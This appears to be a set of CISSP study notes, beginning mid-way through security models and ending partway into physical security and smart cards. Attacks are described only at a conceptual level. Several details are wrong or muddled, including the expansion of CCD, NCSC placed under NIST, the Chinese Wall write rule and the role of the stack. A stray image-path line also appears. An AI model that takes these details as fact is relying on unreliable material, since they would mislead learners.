Constrained Data Item (CDI) is any data item whose integrity is protected by the security model *(your credit data when you log in to your bank)*

Unconstrained Data Item (UDI) is any data item that is not controlled by the security model. Any data that is to be input and hasn't been validated *(your personal information when you login to your bank)*

Integrity Verification Procedure (IVP) is a procedure that scans data items and confirms their integrity.

Transformation procedures (TPs) are the only procedures that are allowed to modify a CDI.

Information Flow Model

In this model, data is thought of as being held in individual discrete *compartments.*

Information is compartmentalized based on two factors; *classification* and *need to know.*

Subject clearance has to **dominate** the object classification and the subject security profile must contain the one of the categories listed in the object label, which enforces need to know

Brewer and Nash Model (aka Chinese Wall)

remember these keywords regarding Chinese Wall model

(Conflict of Interest, previous actions, Chinese wall)

Designed to avoid *conflicts of interest* (CoIs)

Provides access controls that can change *dynamically* depending upon a user's previous actions.

Model states that a subject can write to an object if, and only if, the subject cannot read another object that is in a different data set

Initially designed to address the risks inherent with employing consultants working within banking and financial institutions

Non-interference Models

Model ensures that any actions that take place at a higher security level do not affect, or interfere with, actions that take place at a lower level.

Not concerned with the flow of data, but rather with what a subject knows about the state of the system.

It addresses the inference attack that occurs when someone has access to some type of information and can infer something that he does not have the clearance level or authority to know.

Take-Grant Model

Contains rules that govern the interactions between subjects and objects, and permissions subjects can grant to other subjects.

Two rights occur in every instance of the model: take and grant

Rules include take, grant, create, and remove

Access Control Matrix

This model commonly used in OS and applications.

It's a table that defines access permissions between specific subjects and objects.

The rows in the matrix concern about the *subject* and is called the capability list, the columns on the other hand concern about the *object* and is called the access control list.

Graham-Denning Model

Defines a set of basic rights in terms of commands that a specific subject can execute on an object.

Three parts; objects, subjects, and rules; focus on the eight (8) rules: R1: Transfer Access R2: Grant Access R3: Delete Access R4: Read Object R5: Create Object R6: Destroy Object R7: Create Subject R8: Destroy Subject

Harrison-Ruzzo-Ullman Model

OS level computer security model which deals with the integrity of access rights in the system.

Based around the idea of a finite set of procedures being available to edit the access rights of a subject on an object

Maps subjects, objects, and access rights to an access matrix.

This model is variation to the Graham-Denning Model

Six primitive operations: Create object; Create subject; Destroy subject; Destroy object; Enter right into access matrix; Delete right from access matrix.

Sutherland Model

Integrity model focuses on preventing interference.

It is formally based on the state machine model and the information flow model. However, it does not directly indicate specific mechanisms, instead, it is based on the idea of defining a set of system states, initial states, and state transitions and through the use of only these predetermined secure states, integrity is maintained and interference is prohibited.

Systems Security Evaluation Models

TCSEC

Developed by the federal government; National Computer Security Center (NCSC), part of the National Institute of Standards and Technology (NIST), and the National Security Agency (NSA)

One of the 1st evaluation frameworks.

TCSEC defines the following categories

Division D is the lowest form of security, and A is the highest:

D: Minimal Protection: Reserved for systems that have been evaluated but do not meet requirements to belong to any other category.

C: Discretionary Protection: some security controls but are lacking in more sophisticated and stringent control

C1: Discretionary Security Protection: controls access by user IDs and/or groups (weak protection).

C2: Controlled Access Protection: users must be identified individually, enforces media cleansing and strict logon procedures

B: Mandatory Protection: more granularity of control is mandated (based on BLP)

B1: Labeled Security Protection: each subject and each object has a security label (sufficient for classified data)

B2: Structured Protection: B1 + no **covert channels**, Operator and administrator functions are separated, and process isolation is maintained (Classified data that requires more security functionality than a B1)

B3: Security Domains: B2 + more **simplicity**, the secure state of B3 systems must also be addressed during the initial boot process (very sensitive or secret data).

A: Verified Protection

A1: Verified Design: similar to B3, The difference is in the development cycle. Each phase of the development cycle is controlled using formal methods; each phase of the design is documented, evaluated, and verified (Top secret)

Major critiques of TCSEC

- It doesn't address authorization.
- It focuses entirely on confidentiality.
- It doesn't address personnel, physical, and procedural policy.
- It doesn't deal with networking issues.

Trusted Network Interpretation (TNI)/Red Book

The 'Orange Book' for network systems.

A few other functions of the Red Book:

-Rates confidentiality and integrity

-Addresses communications integrity

-Addresses DoS protection

-Addresses intrusion protection and prevention

-Is restricted to a limited class of networks that are labeled as "*centralized networks with a single accreditation authority*"

-Uses only four rating levels: None, C1 (Minimum), C2 (Fair), and B2 (Good)

Information Technology Security Evaluation Criteria (ITSEC)

Used extensively in Europe (where it was developed)

1st successful international evaluation criteria

References to the Orange Book, but separates functionality from assurance:

-F – Functionality

-E – Assurance

Assurance ratings range from E0 (inadequate) to E6 (formal model of security policy)

Functionality ratings range include TCSEC equivalent ratings (F-C1, F-C2, etc.)

Differences between TCSEC and ITSEC

- ITSEC addresses concerns about the loss of integrity and availability.
- ITSEC does not rely on the notion of a TCB.
- In ITSEC, changes don't requiring a new formal evaluation.

Common Criteria

Internationally agreed upon standard for describing and testing

the security of IT products.

Primary objective of the Common Criteria is to eliminate known vulnerabilities of the target for testing

Terms:

Target of Evaluation (ToE) the system or product that is being evaluated

Security Target (ST) the documentation describing the ToE, (*I will provide this)* from the vendor.

Protection Profile (PP) an independent set of security requirements and objectives for a specific category of products or systems (*I need this*) from the customer.

Evaluation Assurance Level (EAL) the evaluation score of the tested product or system

There are seven (7) Levels of Evaluation (EALs):

-EAL1: Functionally tested

Applies when some confidence in correct operation is required but where threats to security are not serious.

-EAL2: Structurally tested

This is of value when developers or users require low to moderate levels of independently assured security. IT is especially relevant when evaluating legacy systems.

-EAL3: Methodically tested and checked

Security engineering begins at the design stage and is carried through without substantial subsequent alteration, moderate assurance, thorough investigation of TOE and its development.

-EAL4: Methodically designed, tested, and reviewed

Rigorous, positive security engineering and good commercial practices, does not require substantial specialist knowledge, skills, or resources and it involves independent testing of all TOE.

-EAL5: Semi-formally designed, and tested

Rigorous security engineering and commercial development practices, specialist security engineering techniques, developers or users require high level of assurance, followed by rigorous development.

-EAL6: Semi-formally verified, designed, and tested

Rigorous security engineering techniques at all phases of design, development, and testing to produce a premium TOE, high-risk situations, where the value of protected assets justifies additional cost, extensive testing.

-EAL7: Formally verified, designed, and tested

Highest-risk situations, extensive formal analysis and testing.

Certification and Accreditation

Certification is the comprehensive evaluation of the technical and nontechnical security features of an IT system and other safeguards.

Accreditation is the formal declaration by the designated approving authority (DAA) that an IT system is approved.

Certification and Accreditation Systems

Two government standards are currently in place for the C&A:

-DoD's RMF replaced DIACAP, which itself replaced DITSCAP.

-Committee on National Security Systems CNSS's CNSSP replaced NIACAP.

Both of these processes are divided into four phases:

Phase 1: Definition Involves the assignment of appropriate project personnel; documentation of the mission need; and registration, negotiation, and creation of a System Security Authorization Agreement (SSAA) that guides the entire certification and accreditation process.

Phase 2: Verification Includes refinement of the SSAA, systems development activities, and a certification analysis.

Phase 3: Validation Includes further refinement of the SSAA, certification evaluation of the integrated system, development of a recommendation on the accreditation decision.

Phase 4: Post Accreditation Maintenance of the SSAA, system operation, change management, and compliance validation.

The NIACAP process outlines three types of accreditation

System accreditation a major application or general support system is evaluated.

Site accreditation the applications and systems at a specific, self-contained location are evaluated.

Type accreditation an application or system that is distributed to a number of different locations is evaluated

Modes of Operation

There are four (4) modes of system/access control operation:

Dedicated

Only one classification (label) for all objects in the system

Subject must possess a clearance equal or greater than the system label.

Subjects must have 1) appropriate clearance, 2) formal access approval, and 3) a need to know for all the objects in the system

System High

System contains objects of mixed labels. Subjects must possess a clearance equal to or greater than the highest object label

Compartmented

Objects are placed into "compartments"

Subjects must have a formal need to know to access data in compartment

All subjects must have 1) Signed NDA for ALL information on the system, 2) clearance for ALL information on the system, 3) formal access approval for SOME objects on the system, and 4)

valid need to know for SOME objects on the system.

Multilevel

System contains objects of varying labels

Subjects with varying clearances can access the system

Reference Monitor mediates access between subjects and objects

All subjects must have 1) Signed NDA for ALL information on the system, 2) clearance for SOME information on the system, 3) formal access approval for SOME objects on the system, and 4) valid need to know for SOME objects on the system

Secure System Design Concepts

Layering

Separates hardware and software functionality into modular tiers so that one layer does not directly affect components in another.

Abstraction

Unnecessary details are hidden from the user (A user double-clicks on an MP3 file containing music, no need for the user to know the details behind this mechanism)

Data hiding

It ensures that data existing at one level of security is not visible to processes running at different security levels.

Process isolation

It requires that the operating system provide separate memory spaces for each process's instructions and data.

Hardware segmentation

Prevents the access of information that belongs to a different process/security level through the use of physical H/W controls.

Security Domains

The list of objects a subject is allowed to access.

Kernel - the central core of a computer's operating system; two domains (or modes)

The Ring Model

Form of CPU hardware layering used to separate and protect domains (user mode from kernel mode)

Most CPUs (including Intel x86) have four rings

-Ring 0 - Kernel (the most secure, closer to the center)

-Ring 1 - Operating system components outside of Ring 0

-Ring 2 - Device drivers

-Ring 3 - User applications

System Architecture

The Central Processing Unit (CPU)

Controlling and performing mathematical calculations

Its speed is rated by the number of clock cycles per second; a 3.8 GHz Pentium 4 CPU has 3.8 billion clock cycles per second.

Arithmetic Logic Unit (ALU)

Performs mathematical calculations (the brain of the CPU)

Control Unit (CU)

Controls and send instructions to the ALU.

Pipelining combines multiple steps into one combined process; simultaneous fetch, decode, execute, and write steps, each part is called a pipeline stage

Interrupts cause the CPU to stop processing its current task, save the state, and process a new request. Once the interrupt task is complete, the CPU will start where it left off.

Process – an executable program and its data loaded and running in memory

Thread (also called a lightweight process or "LWP") – a child process; where one process has "spawned" another process. A heavyweight process (or "HWP") is called a task; one big advantage for threads is that they can share memory.

Execution types

Multitasking allows multiple tasks (heavy weight processes) to run simultaneously on one CPU

Multiprocessing multiple processes running on multiple CPUs

Multiprogramming multiple programs running simultaneously on one CPU

Multithreading multiple threads (light weight processes) running simultaneously on one CPU

Stack is memory constructs that is made up of individually addressable buffers. Process-to-process communication takes place through the use of them.

Process states

Process states has two modes: a *privileged*, all-access mode known as *supervisor state* or operating in what's called the *problem state* associated with user mode

Ready process waiting to be executed by the CPU

Waiting for a device or access request (an interrupt of some kind)

Running process being executed by the CPU

Supervisory process must perform an action that requires privileges that are greater than the problem state.

Blocked waiting for I/O

Stopped when the process is *finished* or *terminated* (because of some kind of error)

Complex Instruction Set Computer (CISC)

Many operations per instruction, some of which are general-purpose and some are specialized (Intel's MMX, AMD's 3DNow), offers programmers a lot of flexibility.

Reduced Instruction Set Computer (RISC)

Small instruction set, boosts performance but places more burden on the programmer.

Memory

Read-Only Memory

It's a memory the PC can read but can't change (no writing allowed)

ROM Types

Programmable Read-Only Memory (PROM)

During the manufacturing process, a PROM chip's contents aren't "burned in" at the factory

Once data is written to a PROM chip later on, no further changes are possible.

Commonly used for hardware applications where some custom functionality is necessary but seldom changes once programmed.

Erasable Programmable Read-Only Memory (EPROM)

It has a small window that, when illuminated with a special ultraviolet light, causes the contents of the chip to be erased.

End users can burn new information into the EPROM as if it had never been programmed before.

It requires the physical removal of the chip from the computer

Electronically Erasable Programmable Read-Only Memory (EEPROM)

It doesn't require the physical removal of the chip from the computer.

Uses electric voltages delivered to the pins of the chip to force erasure.

It must be fully erased to be rewritten.

Flash Memory

Can be electronically erased and rewritten in blocks or pages (no need for full erasure)

Common use are NAND flash and SSD cards.

Susceptible to phlashing attacks.

BIOS (Basic Input Output System)

Contains code in firmware that is executed when a PC is powered on (MBR)

In general, the MBR consists of 512 or more bytes located in the first sector of the drive.

Random Access Memory

Volatile memory that's readable and writable.

Types:


Real Memory

The largest RAM storage resource available to a computer, it must be refreshed by the CPU on a periodic basis.

Cache RAM, Onboard, directly integrated chip, extremely fast memory, store program instructions that are frequently re-referenced by software during operation.

Dynamic RAM uses a series of capacitors, tiny electrical devices that hold a charge (cheaper, slower)

Static RAM uses flip-flop (on/off switch that must be moved from one position to another to change a 0 to 1 or vice versa) (faster than DRAM)



Memory addressing

Register addressing small memory locations directly in the CPU

Immediate addressing "Add 2 (*supplied as part of the command*) to the value in register 1 (*it's instructed to retrieve the value from register 1*)"

Direct Addressing the CPU is provided with an actual address of the memory location to access.

Indirect addressing the memory address supplied to the CPU as part of the instruction doesn't contain the actual value that the CPU is to use as an operand

Base+Offset Addressing uses a value stored in one of the CPU's registers as the base location from which to begin counting.

Secondary Memory

Refers to magnetic, optical, or flash-based media or other storage devices that contain data not immediately available to the CPU.

Memory Protection

ASLR is used by some OSs, where addresses used by components of a process are randomized so that it is harder for an attacker to exploit specific memory vulnerabilities.

Data Execution Prevention DEP helps ensure that executable code does not function within memory segments that could be dangerous.

Garbage collector, software that runs an algorithm to identify unused committed memory and then tells the OS to mark them as "available."

Storage Media Concerns

Many concerns, e.g. data remanence (needs proper sanitization methods), SSD wear levelling (proper sanitization), proneness to theft (physical security, H/W level security), removable media can hold large amount of data (DLP, encryption)

I/O Devices

Most I/O devices (printers, monitors, keyboards and mice) suffer almost the same issue – TEMPEST (EM or Van Eck radiation that's been generated from I/O device can be read from distance *Van Eck Phreaking*)

Unlike LCD monitors; CRT monitors are more prone to EMI.

TEMPEST - government research study aimed at protecting electronic equipment from EM, has many protections that include

Faraday cage, this is made of metal with the necessary depth to ensure only a certain amount of radiation is released.

White Noise, aka *jamming* or *Noise Generator,* a uniform spectrum of random electrical signals distributed over the full spectrum so that an intruder is not able to decipher real information from random noise.

Control zone, large faraday cage used by facilities as material in the walls to contain electrical signals.

I/O Structures

Memory-Mapped I/O access to devices through a series of mapped memory addresses.

Best practice

-Only one device maps into a specific memory address range and that the address range is used for no other purpose than to handle device I/O.

-Access to mapped memory locations should be mediated by the OS and subject to proper authorization and access controls.

Interrupt (IRQ) specific signal lines to specific devices through a special interrupt controller.

Device only communicate through its assigned IRQ, (newer PnP-compatible devices share a single IRQ, legacy devices have unique per-device IRQ - this causes *interrupt conflict* (two devices assigned the same IRQ)

Finding unused IRQ numbers that will work with legacy devices is burdensome .

Only the OS should be able to mediate access to IRQs at a sufficiently high level of privilege.

Direct Memory Access (DMA) channel with two signal lines (DMQ and DACK), direct data exchange with real memory, CPU is responsible for access authorization.

It's important to manage DMA addresses to keep device addresses unique.

Only the OS should be able to mediate DMA assignment and the use of DMA to access I/O devices.

Virtualization and Distributed Computing

Virtualization adds software layer between the operating system and computer hardware. It has two types

Transparent (or Full) Virtualization - Runs stock operating systems; no changes to the OS are necessary

Paravirtualization – Specially modified operating systems

Hypervisor**,** Software that controls access between "guest" operating systems and the "host" hardware.

Types of hypervisor

Type 1 – part of the operating system; runs on host hardware, e.g. VMware ESX

Type 2 – runs as an application within the operating system, e.g. VMware Workstation

Virtualization benefits

• Cost reduction in term of hardware • Smaller security issues.

• Cloning/copying of whole VMs is only one click away.

• Snapshots feature makes it easier to save system state at different stages and refer back to them when needed.

Risks of virtualization

• The physical machine that hosts many guest machines is *SPoF*.

• VMEscape attack is the process of breaking out of a virtual machine and interacting with the host operating system, so it's preferred not to host machines with varying security sensitivities on the same hardware.

Large-Scale Parallel Data Systems

Cloud Computing *(natural extension of virtualization and the internet)*

A concept of computing where processing and storage are performed elsewhere over a network.

Does have some issues (privacy concerns, regulation and compliance, use of open/closed-source solutions, adoption of open standards, etc...)

Infrastructure as a Service (IaaS) – customer configures operating system and all else (Linux server hosting)

Platform as a Service (PaaS) – pre-configured operating system, customer installs & configures everything else (Web service hosting)

Software as a Service (SaaS) – everything is configured, customer just uses the provided application (Web mail)

Grid Computing

Uses the combined power of multiple systems that's loosely coupled that may join and leave the grid randomly.

Unlike clustering, grid has no central administration.

No authenticity or confidentiality granted (sensitive data should not be processed over the grid)

Proper for time-sensitive applications (financial modeling, weather modeling, and earthquake simulation)

Has also been used for generate *rainbow tables* for password cracking.

Peer to Peer

This is a distributed application solutions that share tasks and workloads among peers.

Security concerns with P2P – piracy and copyright infringement, lack of central control, etc...

Threat and Vulnerabilities

Client-based vulnerabilities

Applets

Small pieces of mobile code that are embedded in other software such as Web browsers; downloaded from servers and run locally

Benefits

Performance the processing burden is shifted to the client, freeing up resources on the web server, data processed locally (no need for waiting for the remote server)

Privacy the web server does not receive any data provided to the applet as input.

Java applets

Object-oriented, platform independent; requires the Java Virtual Machine (JVM).

Applets run in a *sandbox* (isolates Java code objects from the rest of the OS)

ActiveX

Similar to Java applets; digital certificates for security implemented through variety of languages, including Visual Basic, C, C++, and Java.

Distinction between Java applets and ActiveX

ActiveX is Microsoft proprietary.

No sandbox restrictions on ActiveX applets (full control over Windows OS – NEEDS SPECIAL PRECAUTIONS)

Local cache

Anything that is temporarily stored on the client for future reuse (ARP, DNS, Browsing)

Susceptible to *poisoning* attacks (spoofed entries and records that redirect victims to rogue/malicious services)

split-response attack, causes the client to download content and store it in the cache that was not an intended element of a requested web page.

Protections include: patching OSs and services, regular review on the logs of the systems.

Server-based vulnerabilities

Server-side attacks are launched directly from an attacker (the client) to a listening service. The "*Conficker*" worm of 2008+

spread via a number of methods, including this method on TCP port 445, exploiting a weakness in the RPC service

Web-based Vulnerabilities

The global reference for web-based vulnerabilities is Open Web Application Security Project (OWASP) - non-profit security project focusing on improving security for online or web-based apps.

XML - Extensible Markup Language

Defines a set of rules for encoding documents in a format that is both human/machine readable.

SOA - Service Oriented Architecture

Provide services to other components via a communications protocol, service can be reused rather than built within each individual application.

SOA concepts include SOAP, REST, DCOM, CORBA, & others.

XML exploitation is a form of programming attack that is used to falsify information being sent to a visitor.

SAML is an XML-based convention for the organization and exchange of communication authentication and authorization details between security domains (attack surface)

Vulnerabilities in Mobile Systems

-Mobile devices can be used to leak or steal internal confidential and private data.

-Any mobile device with a camera feature can take photographs of sensitive information or locations.

-The loss or theft of a mobile device could mean the compromise of personal and/or corporate secrets.

-Eavesdropping

Android

Android has numerous security vulnerabilities, include exposure to malicious apps, running scripts from malicious websites, and allowing insecure data transmissions.

Android devices can often be rooted (breaking their security and access limitations) - all running code inherits root privileges.

Devices should be updated frequently and configuration settings must be adjusted to reduce vulnerabilities and risks.

iOS

It's often possible to jailbreak iOS (breaking Apple's security and access restrictions), allowing users to install apps from third parties and gain greater control over low-level settings.

It needs the same protections as Android.

Mobile device security include:

Full Device Encryption – the optimum solution for devices that contains sensitive data.

Remote Wiping – not as effective (thief might block connection while dumping the data, also wiping is just deletion operation; a determined thieve could run sophisticated process against data remanence), device should be encrypted.

Lockout – only good if a screen lock has been configured, might trigger a persistent lockout and require the use of a different account or master password.

Screen Locks – have workarounds, such as accessing the phone application through the emergency calling feature.

Screen lock doesn't necessarily protect the device if a hacker connects to it over Bluetooth, wireless, or a USB cable.

GPS – mobile device can record the GPS location of the device and then report it to an online service (device must have its Internet or wireless activated).

Application Control – *Whitelisting* or *blacklisting* (reduce exposure to malicious applications)

Storage Segmentation – isolate the device's OS and preinstalled apps from user-installed apps and user data, could also separate company data and apps from user data and apps.

Asset Tracking – this feature is to verify that a device is still in the possession of the assigned authorized user or to verify compliance with security guidelines or check for exposure of confidential information to unauthorized entities.

Inventory Control – the concept of using a mobile device as a means of tracking inventory in a warehouse or storage cabinet through RFID and NFC technologies.

Mobile Device Management MDM – A software solution that provide monitoring, enable remote management, and support. MDM can be used to push or remove apps, manage data, and enforce configuration and can be used to manage devices in BYOD environment.

'Bring Your Own Device' BYOD policy concerns

BYOD is a policy that allows employees to bring their own personal mobile devices into work and use them to connect to (or through) the company network to business resources.

It has many concerns over:

Data Ownership – Natural comingling of personal data and business data – who's the owner of the data?

Support Ownership – who is responsible for the device's repair, replacement, or technical support?

Patch Management – Is the user responsible for installing updates?

Forensics – Users need to be aware that in the event of a violation or a criminal activity, their devices might be involved

Privacy (*serious issue*!) – When a personal device is used for business tasks, the user often loses some or all of the privacy (quasi-company property); user should be made aware of this.

On-boarding/Off-boarding – on-boarding includes installing security, management, and productivity apps; off-boarding includes a formal wipe of the business data along with the removal of any business-specific applications.

Vulnerabilities in Embedded Devices and Cyber-Physical Systems

An embedded system is a computer implemented as part of a larger system.

Examples of embedded systems include network-attached printers, smart TVs, HVAC controls, smart appliances, smart thermostats, and medical devices.

Another variation of embedded devices is *static environment* - a set of conditions, events, and surroundings that don't change. In technology, static environments are applications, OSs,

hardware, or networks that are configured for a specific need, capability, or function, and then set to remain unaltered.
Cyber-physical systems refer to devices that offer a computational means to control something in the *physical world* (robotics and sensor networks).

The Internet of Things (IoT)

IEEE 802.15.4 standard
It's an internet connected devices that controls objects in the physical world (door locks, Televisions, home automation, etc...)
Raised many concerns - Lack of authentication, encryption, and update mechanisms, the **BIGGEST** concern is that it controls objects in the PHYSICAL WORLD – BIG SAFETY CONCERN!!
Game consoles, are potentially examples of static systems.
The OS of a game console is generally fixed and is changed only when the vendor releases a system upgrade
Mainframes are high-end computer systems used to perform highly complex calculations and provide bulk data processing.
If a modern mainframe is implemented to provide fixed or static support of one OS or application, it may be considered a *static*.
In-vehicle computing systems can include the components used to monitor engine performance and optimize braking, steering, and suspension.

Industrial Control Systems

Form of computer-management device that controls industrial processes and machines.
ICS has several forms:
Distributed Control System (DCS) – data gathering and control implementation over a large-scale environment.
The controlling elements are distributed across the monitored environment.
A DCS might be analog (e.g. liquid flow value) or digital (e.g. electric voltage regulator)
Programmable Logic Controllers (PLCs) – single-purpose digital computers used for management and automation (giant display system in a stadium)
Supervisory Control and Data Acquisition (SCADA) – standalone or networked with traditional IT systems used for remote monitoring and control, minimal human interface, they use mechanical buttons and knobs or simple LCD screen interfaces.
Little security was built into these industrial control devices; especially in the past
Many SCADA vendors have started implementing security improvements into their solutions (to avoid attacks like Stuxnet)

Thin Clients

Client/server technology, lacks onboard storage space (cannot store much information)
forces users to log on to a central server just to use the computer and access network resources.

Diskless Workstations

Contains CPU, memory, and firmware (no disk drive)
Kernel and operating system loaded via network
BIOS, POST, TCP/IP, BOOTP or DHCP (more robust)

Database Security

Aggregation

-Number of functions that combine records from one or more tables to produce potentially useful information.

Inference

-Combining several pieces of non-sensitive information to gain access to sensitive information.
It makes use of the human mind's deductive capacity rather than the raw mathematical ability of modern database platforms.
Database Protection
-**Polyinstantiation** - multiple tuples with the same primary keys, with each instance distinguished by a security level.
-**Database partitioning** - splitting a single db into multiple parts, each with a unique and distinct security level.
-**Noise and perturbation** - false or misleading data deliberately inserted by sysadmin into a DBMS
-Strict access control access over aggregate functions.

Data Mining and Data Warehousing

Data Warehouse contains detailed historical info not normally stored in production DBs because of storage limitations or data security.
A **data dictionary** is commonly used for storing critical info. about data (usage, type, sources, relationships, and formats)
Data mining techniques allow analysts to comb through data warehouses and look for potential correlated info
The activity of data mining produces:
Metadata (data about data) - of a greater value or sensitivity than the bulk of data in the warehouse. Thus, metadata is stored in a more secure container known as *Data marts.*
Data warehouses is vulnerable to *aggregation* and *inference* attacks
Data mining can actually be used as a security tool when it's used to develop baselines for statistical anomaly–based IDSs.
Data analytics is the science of raw data examination with the focus of extracting useful information out of the bulk information set.

PHYSICAL SECURITY

Introduction

CISSP® exam considers human safety as the most critical concern!
Physical security protects against threats such as unauthorized access and disasters, both man-made and natural

Site and Facility Design

Critical path analysis is a systematic effort to identify relationships between mission-critical applications, processes, and operations and all the necessary supporting elements.
Technology convergence is the tendency for various solutions, utilities, and systems to evolve and merge over time.

Site Selection

Every aspect should be examined (Susceptibility to riots, looting,

break-ins, and vandalism, crime rate, Environmental threats, Proximity to other buildings, etc...)

Physical Security Topography

The physical shape of the land: hills, valleys, trees, etc.

Highly secure sites such as military installations will leverage (and sometimes alter) the topography of the site as a defensive measure.

Attention-avoiding details such as muted building design; *The Netflix DVD service avoids site marking of its service centers, which look like nondescript warehouses in regular office parks (no Netflix signs or corporate logos to be seen - avoids drawing unwanted attention)*

Shared Tenancy and Adjacent Buildings

Other tenants in a building case pose security issues: they are already behind the physical security perimeter

A tenant's poor visitor security practices can endanger your security; adjacent buildings pose a similar risk.

Case Study Many bank heists have been pulled with the help of poor adjacency; including the theft of over $20 million dollars from British Bank of the Middle East in 1976 (the attackers blasted a hole through the shared wall of an adjacent church)!!

Another security risk associated with shared tenancy is wireless security.

Shared Demarc

The demarcation point is where the ISP's responsibility ends and the customer's begins.

It should employ strong physical access control.

For very secure sites, construction of multiple segregated demarcs is recommended.

Crime Prevention Through Environmental Design CPTED

This is a discipline that outlines how the proper design of a physical environment can reduce crime by directly affecting human behavior.

CPTED has three main strategies

Natural access control is the guidance of people entering and leaving a space by the placement of doors, fences, lighting, and even landscaping.

Natural surveillance can also take place as organized (security guards), mechanical (CCTV), and natural strategies (straight lines of sight, low landscaping, raised entrances)

Natural territorial reinforcement creates physical designs that emphasize or extend the company's physical sphere of influence so legitimate users feel a sense of ownership of that space.

The goal is to create a sense of a dedicated community; so employees feel proud of their environment and have a sense of belonging

Implement and Manage Physical Security

Fences are used to clearly differentiate between areas that are under a specific level of security protection and those that aren't.

Effective against different types of intruders:

-*3 to 4 feet* high deter casual trespassers.

-*6 to 7 feet* high deter most intruders, except determined ones.

-*8 or more feet* high with three strands of *barbed wire* deter even determined intruders.

Perimeter Intrusion Detection and Assessment System (PIDAS) is a type of fencing that has sensors located on the wire mesh and at the base of the fence.

It is used to detect if someone attempts to cut or climb the fence.

Gauges, Mesh Sizes, and Security

The gauge of fence wiring is the thickness of the wires used within the fence mesh.

The lower the gauge number, the larger the wire diameter:

-11 gauge = 0.0907-inch diameter

-9 gauge = 0.1144-inch diameter

-6 gauge = 0.162-inch diameter

The mesh sizing is the minimum clear distance between the wires.

Common mesh sizes are 2 inches, 1 inch, and 3/8 inch. *Smaller mesh sizes is better.*

-Extremely high security 3/8-inch mesh, 11 gauge

-Very high security 1-inch mesh, 9 gauge

-High security 1-inch mesh, 11 gauge

-Greater security 2-inch mesh, 6 gauge

-Normal industrial security 2-inch mesh, 9 gauge

Gates (controlled exit and entry point in a fence)

The deterrent level of a gate must be equivalent to the deterrent level of the fence

Types of Vehicle Gates:

-Class I Residential (home use)

-Class II Commercial/General Access (parking garage)

-Class III Industrial/Limited Access (loading dock for 18-wheeler trucks)

-Class IV Restricted Access (airport or prison)

Gates should be placed at controlled points at the perimeter.

Mantrap is a preventive physical control with two doors. Each door requires a separate form of authentication to open.

Bollard is a post designed to stop a car, typically deployed in front of building entrances.

A **turnstile** is a form of gate that prevents more than one person at a time from gaining entry and often restricts movement in one direction; it prevents *Tailgating* — following an authorized person into a building without providing credentials.

Lights

Detective and deterrent control

Should be bright enough to illuminate the desired field of vision (the area being protected)

Light measurement:

Lumen, the amount of light one candle creates

Footcandles; one footcandle is one lumen per square foot

Lux, based on the metric system, more commonly used now: one lux is one lumen per square meter.

Best Practices for Lighting

-It should not be used as the primary or sole protection mechanism except in areas with a low threat level.

-Lighting used for perimeter protection should illuminate critical

areas with 2 candle feet of power.
-Light poles should be placed the same distance apart as the diameter of the illuminated area created by illumination elements. *(40 feet in diameter, poles should be 40 feet apart)*
-Should be directed toward areas where potential intruders would most likely be coming.
-Should be pointed at gates or exterior access points, and the guard locations should be more in the shadows (glare protection)
An array of lights that provides an even amount of illumination across an area is usually referred to as *continuous lighting*
standby lighting Configuring the times where different lights turn on and off, so intruders think different areas are populated.

CCTV

It's Detective and deterrent control.
Many factors such as the environment, field of view, amount of illumination and integration with other security controls should examined before deploying this service.
Modern cameras use CCD (Charged Couple Discharge), which is digital (receives input light from the lens and converts it into an electronic signal)
Cameras have mechanical irises that act as human irises, controlling the amount of light that enters the lens by changing the size of the *aperture*
Term related to CCTV
Focal length of a lens defines its effectiveness in viewing objects from a horizontal and vertical view (the shorter, the wider is the angle view), it defines areas covered by camera.
The depth of field refers to the portion of the environment that is in focus when shown on the monitor.
A lens with a manual iris would be used in areas that have fixed lighting; *auto iris* is used for changing light environment.
More light allows a larger depth of field because a smaller aperture places more of the image in focus.
Displays may display:
-Fixed camera view;
-Auto-scan (show a given camera for a few seconds before moving to the next);
-Multiplexing (where multiple camera feeds are fed into one display)
Magnetic tape such as VHS is used to back up images from tube cameras.
CCD cameras use DVR (Digital Video Recorder) or NVR (Network Video Recorder) for backups; NVR allows centralized storage.

Locks

Preventive physical security control, used on doors and windows.
May be mechanical, (key locks or combination locks), or electronic (smart cards or magnetic stripe cards)
Key locks
Ward or *Warded locks* must turn a key through channels (called wards); a *skeleton key* is designed to open varieties of warded locks
A *spring-bolt* lock is a locking mechanism which "springs" in and out of the door jamb
A *deadbolt* is rigid; the door cannot be closed when the deadbolt is unlocked
Both spring-bolt and deadbolts extend into the strike plate in the door jamb
Lock Picking
The art of opening a lock without a key (set of lock picks can be used to lift the pins in a pin tumbler lock)
Lock bumping uses a shaved-down key which will physically fit into the lock.
A *tension wrench* is a tool shaped like an L and is used to apply tension to the internal cylinder of a lock.
All locks will eventually be picked; hence locking is only delaying control.
Master key pens any lock for a given security zone in a building
Access to the master key should be tightly controlled
Core keys are used to remove the lock core in interchangeable core locks (where the lock core may be easily removed and replaced with another core)
Cipher locks, also known as *programmable locks*, are keyless that uses keypads to control access into an area or facility.
It's the most secure type of locks; it contains other functionalities:
Door delay if a door is held open for a given time, an alarm will trigger.
Key override a specific combination can be programmed for use in emergency situations to override normal procedures or for supervisory overrides.
Master keying supervisory personnel can change access codes and other features of the cipher lock.
Hostage alarm If an individual is under duress or held hostage, a combination he enters can communicate this situation to the guard station and/or police station.
Even though cipher locks are considered secure, still it has issues to address:
Accountability due to shared combinations should be tightly controlled.
Prolonged use can cause wear on the most used buttons or keys
Susceptible to *brute-force* and *shoulder surfing* attacks
Combination Locks
Have dials that must be turned to specific numbers, in a specific order (clockwise and counter-clockwise turns) to unlock
Must not be used to protect sensitive data or assets.

Smart Cards and Magnetic Stripe Cards

Electronic locks, credit card purchases, or dual-factor authentication systems
"Smart" means the card contains a computer circuit AKA "Integrated Circuit Card" (ICC)
May be "*contact*" or "*contactless*"
Contact cards must be inserted into a smart card reader
